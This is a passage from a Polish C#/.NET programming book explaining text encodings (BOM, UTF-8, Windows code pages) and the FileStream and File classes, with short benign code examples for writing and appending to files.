Podstawowym przeznaczeniem znacznika BOM jest zapewnienie możliwości automatycznego określenia, czy tekst odczytywany przez program został zapisany z wykorzystaniem formatu *big-endian*, czy *little-endian*. (Oprócz tego można go także użyć do detekcji kodowania UTF-8, gdyż w jego przypadku BOM ma nieco inną postać niż w innych sposobach kodowania). Jeśli używamy sposobu kodowania o określonej kolejności zapisu wartości wielobajtowych (takiego jak UTF-16LE), znacznik BOM nie jest konieczny, gdyż kolejność zapisywania bajtów jest znana. Jednak specyfikacja standardu Unicode definiuje elastyczne formaty, które mogą informować o zastosowanym sposobie zapisu, wykorzystując w tym celu znacznik BOM — znak Unicode o punkcie kodowym `U+FEFF`. 16-bitowa wersja tego kodowania jest określana jako UTF-16, a to, czy dany łańcuch został zapisany w formacie *big-endian*, czy *little-endian*, można określić, sprawdzając, czy zaczyna się on od sekwencji bajtów `0xFE, 0xFF`, czy też `0xFF, 0xFE`.

### OSTRZEŻENIE

Choć Unicode definiuje sposoby kodowania pozwalające na wykrywanie zastosowanej kolejności zapisu bajtów w wartościach wielobajtowych, to jednak nie można utworzyć obiektu `Encoding`, który mógłby działać w podobny sposób. W przypadku obiektów `Encoding` stosowana w nich kolejność zapisu bajtów zawsze musi być ściśle określona. A zatem choć klasa ta pozwala określić, czy znacznik BOM ma się znaleźć na początku zapisywanego łańcucha znaków, to jednak nie ma on żadnego wpływu na sposób odczytu danych — dany obiekt zawsze będzie zakładał, że używana jest taka kolejność zapisu bajtów, jaka została określona podczas jego tworzenia. Oznacza to, że nazwa `Encoding.UTF32` jest prawdopodobnie nieprawidłowa, gdyż zawsze będzie ona zakładać, że dane są zapisane w formacie *little-endian*, choć specyfikacja Unicode dopuszcza także stosowanie formatu *big-endian*. Tak naprawdę `Encoding.UTF32` oznacza kodowanie UTF-32LE.

Jak już wspominałem wcześniej, jeśli podczas tworzenia obiektu `StreamWriter` nie określmy sposobu kodowania, to domyślnie zostanie zastosowane kodowanie UTF-8 bez znacznika BOM, czyli nieco inne od kodowania reprezentowanego przez właściwość `Encoding.UTF8`, które generuje znacznik BOM. Przypomnijmy sobie także, że klasa `StreamReader` jest nieco bardziej interesująca — jeśli bowiem nie określmy używanego sposobu kodowania, klasa ta spróbuje go wykryć automatycznie. A zatem platforma .NET jest w stanie obsługiwać automatyczne wykrywanie kolejności zapisu bajtów, co jest wymagane przez specyfikację Unicode w przypadku kodowań UTF-16 oraz UTF-32; skorzystanie z tej możliwości wymaga jednak, by podczas tworzenia obiektu `StreamReader` *nie* był określony żaden konkretny sposób kodowania. W takim przypadku klasa

`StreamReader` poszuka znacznika BOM i jeśli go znajdzie, to użyje odpowiedniego kodowania Unicode; w przeciwnym razie założy, że należy użyć kodowania UTF-8.

UTF-8 jest sposobem kodowania, którego popularność wciąż rośnie. Jest on szczególnie wygodny dla osób posługujących się głównie językiem angielskim, gdyż jeśli używane będą wyłącznie znaki należące do kodu ASCII, to każdy z nich zajmie tylko jeden bajt, a zatem wynikowy tekst będzie miał dokładnie taką samą długość co analogiczny tekst zapisany przy użyciu kodowania ASCII. Jednak w odróżnieniu od ASCII nasze możliwości nie ograniczają się do 7-bitowego zbioru znaków. Można stosować wszystkie istniejące punkty kodowe Unicode, jednak w przypadku znaków spoza kodu ASCII konieczne będzie wykorzystanie ich wielobajtowych reprezentacji. Niemniej jednak pomimo powszechnego wykorzystania UTF-8 nie jest jedynym popularnym 8-bitowym sposobem kodowania.

### Kodowania wykorzystujące strony kodowe

System Windows, podobnie jak wcześniej system DOS, przez wiele lat korzystał z 8-bitowych sposobów kodowania rozszerzających kod ASCII. ASCII jest 7-bitowym sposobem kodowania, co oznacza, że dzięki zastosowaniu dodatkowego, ósmego bitu dostępnych jest 128 „dodatkowych” wartości, które można wykorzystać do reprezentacji innych znaków. Nie ma absolutnie żadnej możliwości, by korzystając z nich, obsłużyć wszystkie możliwe alfabety i znaki lokalne; niemniej jednak zazwyczaj wystarcza to, by udostępnić znaki konkretnego alfabetu (choć i to nie zawsze, gdyż alfabety wielu wschodnich krajów wymagają zapisywania znaków przy użyciu więcej niż ośmiu bitów). Jednak zazwyczaj każdy kraj chciałby dysponować innym zestawem znaków wykraczającym poza kod ASCII, zależnie od tego, jakie znaki z akcentami są w nim popularne oraz czy używany alfabet różni się do łacińskiego. Dlatego też dla różnych ustawień lokalnych dostępne są różne **strony kodowe**. Na przykład strona kodowa 1253 korzysta z zakresu wartości 193 – 254 w celu reprezentacji znaków alfabetu greckiego (wypełniając dostępne miejsca użytkowymi znakami, takimi jak symbole różnych walut). Strona kodowa 1255 definiuje znaki hebrajskie, a strona 1256 znaki arabskie (oprócz tego wszystkie te strony kodowe mają pewne elementy wspólne, na przykład wartość 128 jest używana do reprezentacji symbolu waluty euro: €, a wartość 163 do reprezentacji symbolu funta szterlinga: £).

Jedną z najczęściej spotykanych stron kodowych jest strona 1252, która jest stosowana domyślnie we wszystkich miejscach, w których jest używany języka angielski. Nie definiuje ona żadnego alfabetu oprócz łacińskiego, a górny zakres znaków wykorzystuje do reprezentacji wielu przydatnych znaków oraz różnych wersji liter z akcentami, dzięki czemu pozwala na prawidłową reprezentację wielu języków Europy Zachodniej.

Niektórzy używają terminu *ASCII*, mając na myśli właściwie stronę kodową 1252. Jednak takie podejście jest błędne. Opinia, że ASCII jest 8-bitowym sposobem kodowania, jest zadziwiająco trwała, a niektórzy będą się przy tym upierać z zaciekleścią, która zazwyczaj jest zarezerwowana dla zagadnień, które trudno obalić. Być może ta błędna opinia wynika stąd, że strona kodowa 1252 jest czasami określana jako *ANSI*, co brzmi całkiem podobnie do ASCII. Niektóre dokumentacje API systemu Windows także określają ją jako *ANSI*, jednak także to jest błędem, choć nieco mniejszym: strona kodowa 1252 jest zmodyfikowaną wersję kodowania ISO-8859-1, natomiast *ANSI* to skrót do słów American National Standards Institute oznaczających Amerykański Urząd Normalizacyjny, który jest jednym z założycieli międzynarodowej organizacji do spraw standardów — ISO. A zatem gdyby strona kodowa 1252 była tym samym co ISO-8859-2, choć nie jest, to byłaby kodowaniem *ANSI*. A nie jest nim. Proste? No i świetnie.

Obiekt reprezentujący kodowanie dla konkretnej strony kodowej można utworzyć, wywołując metodę `Encoding.GetEncoding` i przekazując do niej numer wybranej strony kodowej. **Przykład 16-11** wykorzystuje tę metodę w celu zapisania w pliku łańcucha znaków zawierającego znak funta, używając przy tym strony kodowej 1252.

#### Przykład 16-11. Zapis tekstu przy użyciu strony kodowej Windows 1252

```
using (var sw = new StreamWriter("Text.txt", false,
                                Encoding.GetEncoding(1252)))
{
    sw.WriteLine("£100");
}
```

Powyższy fragment kodu spowoduje zapisanie znaku £ przy użyciu jednego bajta o wartości 163. W przypadku zastosowania kodowania UTF-8 ten sam znak zostałby zakodowany przy użyciu dwóch bajtów, odpowiednio o wartościach 194 i 163.

### Bezpośrednie stosowanie różnych sposobów kodowania

Klasy `TextReader` oraz `TextWriter` nie są jedynymi, które umożliwiają stosowanie różnych sposobów kodowania. W rzeczywistości przemyciłem już alternatywne rozwiązanie w **Przykład 16-5**, który bezpośrednio korzysta z kodowania `Encoding.UTF8`. Przykład ten wykorzystuje metodę `GetBytes`, by skonwertować łańcuch znaków bezpośrednio do postaci tablicy `byte[]`, oraz metodę `GetString`, by przetworzyć tę tablicę ponownie na łańcuch znaków.

Można także sprawdzać, jak duże będą dane wygenerowane przez taką konwersję. Metoda `GetByteCount` zwraca liczbę określającą, jak duża będzie tablica wygenerowana na podstawie konkretnego łańcucha znaków przez metodę `GetBytes`. Z kolei metoda `GetCharCount` określa liczbę znaków zwróconych w

wyniku zdekodowania konkretnej tablicy bajtów. Można także określić wielkość wymaganego miejsca bez dokładnej znajomości tekstu — wystarczy w tym celu użyć metody `GetMaxByteCount`, przekazując do niej liczbę znaków w tekście; niemniej jednak w przypadku sposobów kodowania, w których poszczególne znaki mogą zajmować różną liczbę bajtów, wyniki zwracane przez tę metodę będą zazwyczaj przeszacowane. Na przykład w kodowaniu UTF-8 zapisywane znaki mogą zajmować nawet 6 bajtów, jednak stanie się tak wyłącznie dla punktów kodowych, których wartości muszą być reprezentowane przy użyciu więcej niż 26 bitów. Aktualna specyfikacja Unicode (6.1) nie definiuje żadnego punktu kodowego, który wymagałby użycia więcej niż 21 bitów, a w UTF-8 takie znaki są zapisywane przy użyciu 4 bajtów. A zatem w przypadku kodowania UTF-8 wyniki zwrócone przez metodę `GetMaxByteCount` zawsze będą mocno przeszacowane.

Niektóre sposoby kodowania mogą generować **preambuły**, unikatowe sekwencje bajtów, które jeśli zostaną odnalezione na początku łańcucha znaków, informują, że analizowany tekst jest najprawdopodobniej zapisany z użyciem danego kodowania. Są one przydatne, gdy nie wiemy, jaki sposób kodowania został zastosowany, i staramy się go wykryć. Różne sposoby kodowania Unicode zawsze zamieszczają informacje o sobie przy wykorzystaniuznacznika BOM stanowiącego ich preambułę. Można ją pobrać przy użyciu metody `GetPreamble`.

Klasa `Encoding` definiuje właściwości udostępniające informacje na temat sposobu kodowania. Właściwość `EncodingName` zawiera nazwę sposobu kodowania zapisaną w postaci zrozumiałej dla ludzi; istnieją jednak także dwie inne właściwości, które zawierają nazwy kodowania. Właściwość `WebName` zwraca standardową nazwę kodowania, zarejestrowaną w IANA (ang. *Internet Assigned Numbers Authority*) — organizacji zarządzającej standardowymi nazwami i liczbami stosowanymi w internecie, takimi jak typy MIME. Niektóre protokoły, takie jak HTTP, umieszcza czasami nazwy sposobów kodowania w przesyłanych komunikatach i to właśnie tych nazw należy używać w takich sytuacjach. Pozostałe dwie właściwości, `BodyName` oraz `HeaderName`, są nieco bardziej tajemnicze; wykorzystuje się je wyłącznie podczas obsługi poczty elektronicznej — są to trochę odmienne konwencje określające, jak niektóre kodowania są reprezentowane w treści i nagłówkach poczty elektronicznej.

## Pliki i katalogi

Abstrakcje przedstawione w poprzedniej części rozdziału mają bardzo ogólny charakter — można pisać kod korzystający z klasy `Stream`, nie mając najmniejszego pojęcia o tym, skąd pochodzą lub gdzie trafiają przekazywane przez nią bajty; podobnie klasy `TextReader` oraz `TextWriter` nie wymagają, by ich dane

pochodziły lub trafiały w jakieś konkretne miejsce. Jest to bardzo przydatne, gdyż pozwala na tworzenie kodu, który można stosować w wielu różnych sytuacjach. Na przykład operująca na strumieniach klasa `GZipStream` może kompresować i dekompresować dane przechowywane w plikach, przesyłane połączeniami sieciowymi lub dowolnymi innymi strumieniami. Niemniej jednak zdarzają się sytuacje, kiedy wiemy, że będziemy operowali na plikach, i chcielibyśmy mieć dostęp do charakterystycznych możliwości plików. W tym podrozdziale opisane zostały klasy służące do operowania na plikach i systemie plików.

### PODPOWIEDŹ

W przypadku pisania aplikacji przeznaczonej dla systemu Windows 8 większość typów opisanych w tym podrozdziale nie będzie dostępna, a jedynym wyjątkiem jest klasa `Path`. Wynika to z faktu, że aplikacje w systemie Windows 8 operują na systemie plików w nieco inny sposób niż inne aplikacje przeznaczone dla systemów Windows; dlatego też Windows Runtime definiuje swoje własne API służące do reprezentacji plików i katalogów, takie jak te przedstawione na [Przykład 16-5](#).

## Klasa `FileStream`

Klasa `FileStream` dziedziczy po klasie `Stream` i reprezentuje plik umieszczony w systemie plików. Używaliśmy jej już kilkakrotnie we wcześniejszej części książki. Klasa ta dodaje stosunkowo niewiele nowych składowych w porównaniu ze swoją klasą bazową. Metody `Lock` oraz `Unlock` zapewniają możliwość uzyskania wyłącznego dostępu do określonego zakresu bajtów, gdy ten sam plik jest jednocześnie używany przez wiele procesów. Metody `GetAccessControl` oraz `SetAccessControl` pozwalają nam sprawdzać i modyfikować (jeśli dysponujemy odpowiednimi uprawnieniami) listę kontroli dostępu, zabezpieczającą dostęp do danego pliku. Nazwę pliku można odczytać przy użyciu właściwości `Name`. Bardzo duże możliwości kontroli zapewnia natomiast konstruktor klasy `FileStream` — pomijając wszystkie jego wersje oznaczone atrybutem `[Obsolete]`<sup>[69]</sup>, klasa ta udostępnia aż 11 przeciążonych wersji konstruktora.

Istnieją dwie grupy sposobów tworzenia obiektów klasy `FileStream`: do pierwszej zaliczają się konstruktory wykorzystujące posiadany już uchwyt do pliku zwrócony przez system operacyjny, a do drugiej — wszystkie pozostałe. Jeśli już dysponujemy uchwytem do pliku, to musimy poinformować obiekt `FileStream`, czy udostępnia on możliwość wykonywania operacji odczytu, zapisu czy też obu tych operacji jednocześnie. Informacje te podajemy, przekazując do konstruktora odpowiednią wartość typu wyliczeniowego `FileAccess`. Inne przeciążone wersje konstruktora pozwalają także na określenie wielkości bufora, którego chcemy używać podczas operacji zapisu i odczytu, oraz przekazanie flagi informującej, czy

uchwyt został pobrany z myślą o wykorzystaniu mechanizmu *overlapped I/O* — umożliwiającego w systemach Win32 obsługę operacji asynchronicznych. (Konstruktory, które nie umożliwiają przekazania tej flagi, zakładają, że tworząc uchwyt do pliku, nie zażądaliśmy wykorzystania tego mechanizmu).

Znacznie częściej stosowane są jednak konstruktory należące do drugiej grupy — w ich przypadku to klasa `FileStream` korzysta z Win32 API, by samodzielnie pobrać uchwyt do pliku. Opcjonalnie można przy tym podawać dodatkowe szczegóły określające sposób, w jaki uchwyt należy utworzyć. W najprostszym przypadku konieczne jest podanie ścieżki dostępu do pliku oraz jednej z wartości typu wyliczeniowego  `FileMode`. W **Tabela 16-1** zostały przedstawione wartości zdefiniowane w tym typie wyliczeniowym wraz z informacjami, co zrobi konstruktor klasy `FileStream` w razie ich użycia, gdy plik o podanej nazwie już istnieje oraz gdy go jeszcze nie ma.

Tabela 16-1. Wartości typu wyliczeniowego  `FileMode`

Wartość	Zachowanie, gdy plik istnieje	Zachowanie, gdy plik nie istnieje
<code>CreateNew</code>	Zgłoszenie wyjątku <code> IOException</code> .	Utworzenie nowego pliku.
<code>Create</code>	Zastąpienie istniejącego pliku.	Utworzenie nowego pliku.
<code>Open</code>	Otworzenie istniejącego pliku.	Zgłoszenie wyjątku <code> FileNotFoundException</code> .
<code>OpenOrCreate</code>	Otworzenie istniejącego pliku.	Utworzenie nowego pliku.
<code>Truncate</code>	Zastąpienie istniejącego pliku.	Zgłoszenie wyjątku <code> FileNotFoundException</code> .
<code>Append</code>	Otworzenie istniejącego pliku i ustawienie właściwości <code>Position</code> na wartość wskazującą jego koniec.	Utworzenie nowego pliku.

Opcjonalnie można także podać wartość typu  `FileAccess`. Jeśli tego nie zrobimy, to konstruktor klasy  `FileStream` zastosuje wartość  `FileAccess.ReadWrite`, chyba że tryb dostępu został określony jako  `FileMode.Append`. W razie użycia tego trybu (trybu dopisywania) w pliku można jedynie zapisywać dane; dlatego też w takim przypadku klasa  `FileStream` zastosuje wartość  `FileAccess.Write`. (W razie użycia trybu  `FileMode.Append` i jawnego podania wartości dostępu innej niż  `FileAccess.Write` zostanie zgłoszony wyjątek  `ArgumentException`).

Podczas opisywania poniżej dodatkowych argumentów konstruktorów każdy z kolejnych prezentowanych konstruktorów będzie umożliwiał podanie wszystkich

opisanych wcześniej argumentów. Listę konstruktorów klasy `FileStream` umożliwiających podanie ścieżki dostępu do pliku przedstawia [Przykład 16-12](#).

Przykład 16-12. Konstruktory klasy `FileStream` umożliwiające podanie ścieżki dostępu do pliku

```
public FileStream(string path, FileMode mode)
public FileStream(string path, FileMode mode, FileAccess access)
public FileStream(string path, FileMode mode, FileAccess access,
    FileShare share)
public FileStream(string path, FileMode mode, FileAccess access,
    FileShare share, int bufferSize);
public FileStream(string path, FileMode mode, FileAccess access,
    FileShare share, int bufferSize, bool useAsync);
public FileStream(string path, FileMode mode, FileAccess access,
    FileShare share, int bufferSize, FileOptions options);
public FileStream(string path, FileMode mode, FileSystemRights rights,
    FileShare share, int bufferSize, FileOptions options);
public FileStream(string path, FileMode mode, FileSystemRights rights,
    FileShare share, int bufferSize, FileOptions options,
    FileSecurity fileSecurity);
```

Jeśli w wywołaniu konstruktora przekażemy argument typu `FileShare`, to będziemy mogli określić, czy chcemy uzyskać wyłączny dostęp do pliku, czy też jesteśmy przygotowani na to, by pozwolić innym procesom (bądź innemu fragmentowi naszego własnego procesu) na jednoczesne otworzenie tego samego pliku. Domyślnie plik jest otwierany w trybie wspólnego odczytu, co oznacza, że wiele procesów może jednocześnie odczytywać zawartość pliku, jeśli jednak któryś proces otworzy plik w trybie do zapisu lub do zapisu bądź odczytu, to nie będzie już można otworzyć żadnych kolejnych uchwytów do tego samego pliku. Co ciekawe, dostępny jest także tryb wspólnego zapisu, który pozwala na utworzenie dowolnej liczby uchwytów pozwalających na zapis do pliku, jednak w takim przypadku odczyt z pliku będzie możliwy dopiero po zamknięciu wszystkich tych uchwytów. Dostępna jest także wartość `ReadWrite`, pozwalająca na jednoczesny odczyt i zapis. Można także użyć wartości `Delete`, która informuje, że nie zwracamy uwagi na to, czy podczas naszego korzystania z pliku jakiś inny proces spróbuje go usunąć. Oczywiście próba odczytu danych z pliku, który został usunięty, spowoduje zgłoszenie wyjątku wejścia-wyjścia; niemniej jednak czasami to ryzyko jest warte zachodu, gdyż w przeciwnym razie próby usunięcia pliku byłyby blokowane aż do momentu zwolnienia uchwytu.

## PODPOWIEDŹ

Aby możliwe było jednoczesne utworzenie wielu uchwytów do pliku, wszystkie zainteresowane strony muszą zgodzić się co do używanego trybu współdzielenia. Jeśli program A użyje trybu `FileShare.ReadWrite` do otworzenia pliku, a następnie program B spróbuje otworzyć ten sam plik w trybie do odczytu i zapisu, używając przy tym wartości `FileShare.None`, to w programie B zostanie zgłoszony wyjątek, gdyż program A był gotów do wspólnego dostępu, a program B — nie był; dlatego też wymagania stawiane przez program B nie zostały spełnione. Gdyby to program B spróbował otworzyć plik jako pierwszy, nie miałyby z tym problemu, a późniejsza próba otworzenia pliku przez program A zakończyłaby się niepowodzeniem.

Kolejną informacją, jaką można przekazać do konstruktora klasy `FileStream`, jest rozmiar bufora. Określa ona wielkość bloku, którego obiekt `FileStream` będzie używać podczas odczytywania i zapisywania danych na dysku. Domyślnie bufor ten ma wielkość 4096 bajtów. W większości przypadków wielkość ta jest całkowicie wystarczająca, jeśli jednak przetwarzamy znaczne ilości danych z dysku, to zastosowanie większego bufora może poprawić przepustowość programu. Niemniej jednak jak to zazwyczaj jest w przypadkach związanych z wydajnością, aby stwierdzić, czy taka zmiana jest warta zachodu, należałoby zmierzyć jej efekty — w większości przypadków różnica w przepustowości danych będzie niezauważalna, a program jedynie będzie zajmował nieco więcej miejsca w pamięci.

Flaga `useAsync` określa, czy uchwyt pliku jest otwierany z myślą o działaniu w trybie *overlapped I/O*, który w systemach Win32 zapewnia możliwość wykonywania operacji asynchronicznych. Jeśli odczytujemy dane w stosunkowo dużych blokach, używając przy tym operacji asynchronicznych, to ustawienie tej flagi zazwyczaj zapewni możliwość uzyskania lepszej wydajności. Jeśli jednak odczytujemy dane w niewielkich blokach liczących po kilka bajtów, to zastosowanie tego trybu jedynie zwiększy narzuty czasowe wykonywanych operacji. Jeśli wydajność działania kodu realizującego operacje na pliku ma szczególnie duże znaczenie, to warto będzie wypróbować oba ustawienia, by przekonać się, które z nich w naszym przypadku daje lepsze wyniki.

Kolejnym argumentem, który można podać w wywołaniu konstruktora klasy `FileStream`, jest wartość typu `FileOptions`. Jeśli dokładnie przyjrzałeś się konstruktorom przedstawionym na [Przykład 16-12](#), to być może zauważysz, że te spośród nich, które umożliwiają przekazanie tej wartości, nie pozwalają na podanie flagi `useAsync`. Dzieje się tak dlatego, że jedną z opcji, które można podać w wartości typu `FileOptions`, jest właśnie flaga dostępu asynchronicznego. (W końcu nie jest nam potrzebny przeciążony konstruktor, który dodatkowo pobiera argument typu `bool`). `FileOptions` to typ wyliczeniowy definiujący kilka flag, co oznacza, że

można zastosować dowolną ich kombinację. Wszystkie te flagi zostały przedstawione w [Tabela 16-2](#).

Tabela 16-2. Flagi definiowane przez typ FileMode

Flaga	Znaczenie
WriteThrough	Wyłącza buforowanie zapisu przez system operacyjny, przez co w momencie opróżniania bufora dane zostaną zapisane bezpośrednio na dysku.
Asynchronous	Żąda wykorzystania asynchronicznych operacji wejścia-wyjścia.
RandomAccess	Podpowiedź dla pamięci podrzcznej systemu plików, że będziemy przeszukiwać plik, a nie zapisywać lub odczytywać dane w kolejności.
SequentialScan	Podpowiedź dla pamięci podrzcznej systemu plików, że będziemy zapisywać lub odczytywać dane w kolejności.
DeleteOnClose	Nakazuje, by po wywołaniu metody <code>Dispose</code> plik został usunięty.
Encrypted	Szyfruje plik, tak by żaden inny użytkownik nie mógł odczytać jego zawartości.

Ostatnim argumentem, jaki można przekazać w wywołaniu konstruktora klasy `FileStream`, jest obiekt `FileSecurity`. Pozwala on na skonfigurowanie listy kontroli dostępu oraz wszelkich innych ustawień związanych z zabezpieczeniami nowo utworzonego pliku.

Choć klasa `FileStream` zapewnia kontrolę nad zawartością oraz atrybutami bezpieczeństwa plików, to jednak istnieją pewne operacje na plikach, których wykonywanie przy użyciu obiektów `FileStream` jest nieporęczne, bądź których w ogóle nie można wykonać. Na przykład można skopiować plik, korzystając z możliwości tej klasy, jednak nie jest to tak proste, jak można by oczekiwać; z drugiej strony, klasa `FileStream` w ogóle nie pozwala na usunięcie pliku. Właśnie z tego względu biblioteka klas platformy .NET udostępnia klasę pozwalającą na wykonywanie różnych operacji na plikach.

## Klasa File

Klasa `File` udostępnia metody służące do wykonywania różnych operacji na plikach. Metoda `Delete` usuwa plik o podanej nazwie z systemu plików. Metoda `Move` bądź to przenosi plik, bądź też jedynie zmienia jego nazwę. Dostępne są także metody umożliwiające pobieranie informacji oraz atrybutów pliku zgromadzonych przez system plików; do tej grupy należą między innymi metody:

`GetCreationTime`, `GetLastAccessTime`, `GetLastWriteTime`<sup>[20]</sup> oraz `GetAttributes`. (Ostatnia z tych metod zwraca wartość typu `FileAttributes` — jest to typ wyliczeniowy definiujący flagi, które informują o tym, czy plik jest

przeznaczony tylko do odczytu, czy jest plikiem systemowym, ukrytym itd.).

Metoda `Encrypt` pokrywa się w pewnym stopniu z możliwościami klasy `FileStream` — jak już wiedzieliśmy wcześniej, podczas tworzenia obiektu `FileStream` można zażądać, by tworzony plik był zaszyfrowany. Jednak metoda `Encrypt` pozwala pracować z plikami, które zostały już utworzone bez stosowania żadnego szyfrowania, co w efekcie sprowadza się do zaszyfrowania pliku. (Czyli daje taki sam efekt co wyłączenie szyfrowania we właściwościach pliku wyświetlonych z poziomu Eksploratora Windows). Oprócz tego można także zażądać wyłączenia szyfrowania, czyli zapisać plik w postaci niezaszyfrowanej — wystarczy w tym celu wywołać metodę `Decrypt`.

### PODPOWIEDŹ

Metodę `Decrypt` należy wywołać, zanim zaczniemy odczytywać zaszyfrowany plik. W przypadku, gdy jesteśmy zalogowani na tym samym koncie użytkownika, które zostało użyte do zaszyfrowania pliku, jego zawartość możemy odczytywać w standardowy sposób — w tej sytuacji pliki zaszyfrowane wyglądają tak samo jak normalne. Dzieje się tak dlatego, że system Windows automatycznie deszyfruje zawartość podczas jej odczytywania. Taki mechanizm szyfrowania został zastosowany jako zabezpieczenie na wypadek sytuacji, gdy jakiś inny użytkownik zdoła uzyskać dostęp do pliku. W takim przypadku jego zawartość będzie wyglądać jak bezsensowne śmieci. Wywołanie metody `Decrypt` powoduje usunięcie tego szyfrowania, co oznacza, że każdy, kto uzyska dostęp do pliku, będzie mógł także odczytać jego zawartość.

Wszystkie pozostałe metody klasy `File` udostępniają jedynie nieco bardziej wygodne możliwości wykonywania czynności, które również dobrze można by wykonać, używając klasy `FileStream`. Metoda `Copy` tworzy kopię pliku. Chociaż to samo można by zrobić przy użyciu metody `CopyTo` klasy `FileStream`, to jednak metoda `Copy` jest w stanie zadbać o pewne dziwne szczegóły takiej operacji. Na przykład zagwarantuje ona, że plik docelowy będzie miał takie same atrybuty jak plik źródłowy (czyli na przykład będzie przeznaczony tylko do odczytu i zaszyfrowany).

Metoda `Exist` pozwala sprawdzić, czy plik istnieje, zanim spróbujemy go otworzyć. Nie jest ona niezbędna, gdyż klasa `FileStream` zgłasza wyjątek `FileNotFoundException` w przypadku próby otwarcia nieistniejącego pliku, niemniej jednak dzięki metodzie `Exists` można tego wyjątku uniknąć. Może ona się przydać, jeśli spodziewamy się, że bardzo często będziemy musieli sprawdzać, czy plik istnieje — obsługa wyjątków jest bowiem stosunkowo kosztowna. Niemniej jednak metody tej należy używać ostrożnie: sam fakt, że zwróci ona wartość `true`, nie gwarantuje wcale, że nie zostanie zgłoszony wyjątek `FileNotFoundException`. Zawsze istnieje powiem prawdopodobieństwo, że pomiędzy momentem

sprawdzenia istnienia pliku oraz próbą jego otworzenia jakiś inny proces go usunął. Ewentualnie plik może także być zapisany w jakimś zasobie sieciowym, a zawsze może się zdarzyć, że połączenie sieciowe zostanie zerwane. A zatem zawsze powinniśmy być przygotowani na wystąpienie wyjątku, nawet jeśli próbowaliśmy go uniknąć.

Klasa `File` udostępnia wiele metod pomocniczych, ułatwiających otwieranie i tworzenie plików. Metoda `Create` tworzy za nas obiekt `FileStream`, przekazując do niego odpowiednie wartości  `FileMode`,  `FileAccess` oraz  `FileShare`. Kod zamieszczony na [Przykład 16-13](#) pokazuje, jak można jej używać oraz jak wyglądałby kod realizujący dokładnie to samo zadanie bez jej wykorzystania. Dostępnych jest kilka przeciążonych wersji metody `Create`, pozwalających na podanie wielkości bufora, flag  `FileOptions` oraz obiektu  `FileSecurity`, niemniej jednak pozostałe wartości znane z konstruktorów klasy  `FileStream` metoda ta podaje za nas.

#### Przykład 16-13. Porównanie metody `File.Create` oraz konstruktora klasy `FileStream`

```
using (FileStream fs = File.Create("foo.bar"))
{
    ...
}

// Analogiczny kod, który nie korzysta z klasy File
using (var fs = new FileStream("foo.bar", FileMode.Create,
                               FileAccess.ReadWrite, FileShare.None))
{
    ...
}
```

Metody `OpenRead` oraz `OpenWrite` klasy `File` w podobny sposób ułatwiają odpowiednio: otwieranie istniejącego pliku w trybie do odczytu oraz otwieranie lub utworzenie nowego pliku w trybie do zapisu. Dostępna jest także metoda `Open`, wymagająca przekazania wartości  `FileMode`. Jej przydatność jest jednak bardzo niewielka — przypomina ona przeciążoną wersję konstruktora klasy  `FileStream` pobierającą ścieżkę dostępu do pliku oraz jego tryb, do której zostały jedynie dodane inne, odpowiednie ustawienia. Pomiędzy metodą `File.Open` oraz konstruktorem klasy  `FileStream` występuje także pewna przypadkowa różnica — konstruktor domyślnie korzysta z flagi  `FileShare.Read`, natomiast metoda `File.Open` z flagi  `FileShare.None`.

Klasa `File` udostępnia także kilka metod pomocniczych związanych z przetwarzaniem tekstów. Najprostsza z nich, `OpenText`, otwiera plik w taki sposób,

by można było z niego odczytywać tekst. Jej przydatność jest jednak niewielka, gdyż metoda ta robi dokładnie to samo co jednoargumentowy konstruktor klasy `StreamReader` wymagający przekazania łańcucha znaków. Jednym powodem jej stosowania może być chęć zapewnienia odpowiedniej postaci kodu — jeśli nasz program w dużym stopniu korzysta z metod pomocniczych klasy `File`, to możemy zdecydować się na użycie metody `OpenText` w celu zachowania spójności z pozostałym kodem aplikacji, choć jej zastosowanie nie daje nam żadnych korzyści.

Kilka metod udostępnianych przez klasę `File` jest związanych z przetwarzaniem tekstów. Pozwalają one usprawnić kod z [Przykład 16-14](#), który przedstawia metodę zapisującą wiesz tekstu do pliku dziennika.

#### Przykład 16-14. Dodawanie tekstu do pliku przy użyciu klasy `StreamWriter`

```
static void Log(string message)
{
    using (var sw = new StreamWriter(@"c:\temp\log.txt", true))
    {
        sw.WriteLine(message);
    }
}
```

W powyższym kodzie pewnym utrudnieniem jest to, że na pierwszy rzut oka niełatwo zorientować się, w jaki sposób jest otwierany plik — co oznacza argument `true` przekazywany do konstruktora klasy `StreamWriter`? Otóż oznacza on, że prosimy klasę `StreamWriter`, by tworzony przez nią obiekt `FileStream` został otworzony w trybie dopisywania. Dokładnie taki sam efekt zapewnia kod przedstawiony na [Przykład 16-15](#). Wykorzystuje on metodę `File.AppendText`, która wywołuje za nas dokładnie ten sam konstruktor `FileStream`. W odróżnieniu od przedstawionej wcześniej metody `File.OpenText`, która według mnie jest mało przydatna, choć zapewnia również niewielkie ułatwienie, uważam, że stosowanie metody `File.AppendText` pozwala poprawić przejrzystość kodu znacznie bardziej niż stosowanie metody `File.OpenText`. Na podstawie kodu z [Przykład 16-15](#) znacznie łatwiej można się zorientować, że działanie metody polega na dopisywaniu tekstu do pliku, niż w przypadku kodu z [Przykład 16-14](#).

#### Przykład 16-15. Tworzenie obiektu `StreamWriter` w trybie dopisywania przy użyciu metody `File.AppendText`

```
static void Log(string message)
{
    using (StreamWriter sw = File.AppendText(@"c:\temp\log.txt"))
    {
        sw.WriteLine(message);
    }
}
```

```
}
```

Jeśli chcemy jedynie dodać do pliku jakiś fragment tekstu i natychmiast go zamknąć, to możemy to zrobić w jeszcze prostszy sposób. Jak pokazuje [Przykład 16-16](#), użycie metody pomocniczej `AppendAllText` pozwala jeszcze bardziej uprościć naszą metodę.

#### Przykład 16-16. Dopuszczanie jednego łańcucha znaków do pliku

```
static void Log(string message)
{
    File.AppendAllText(@"c:\temp\log.txt", message);
}
```

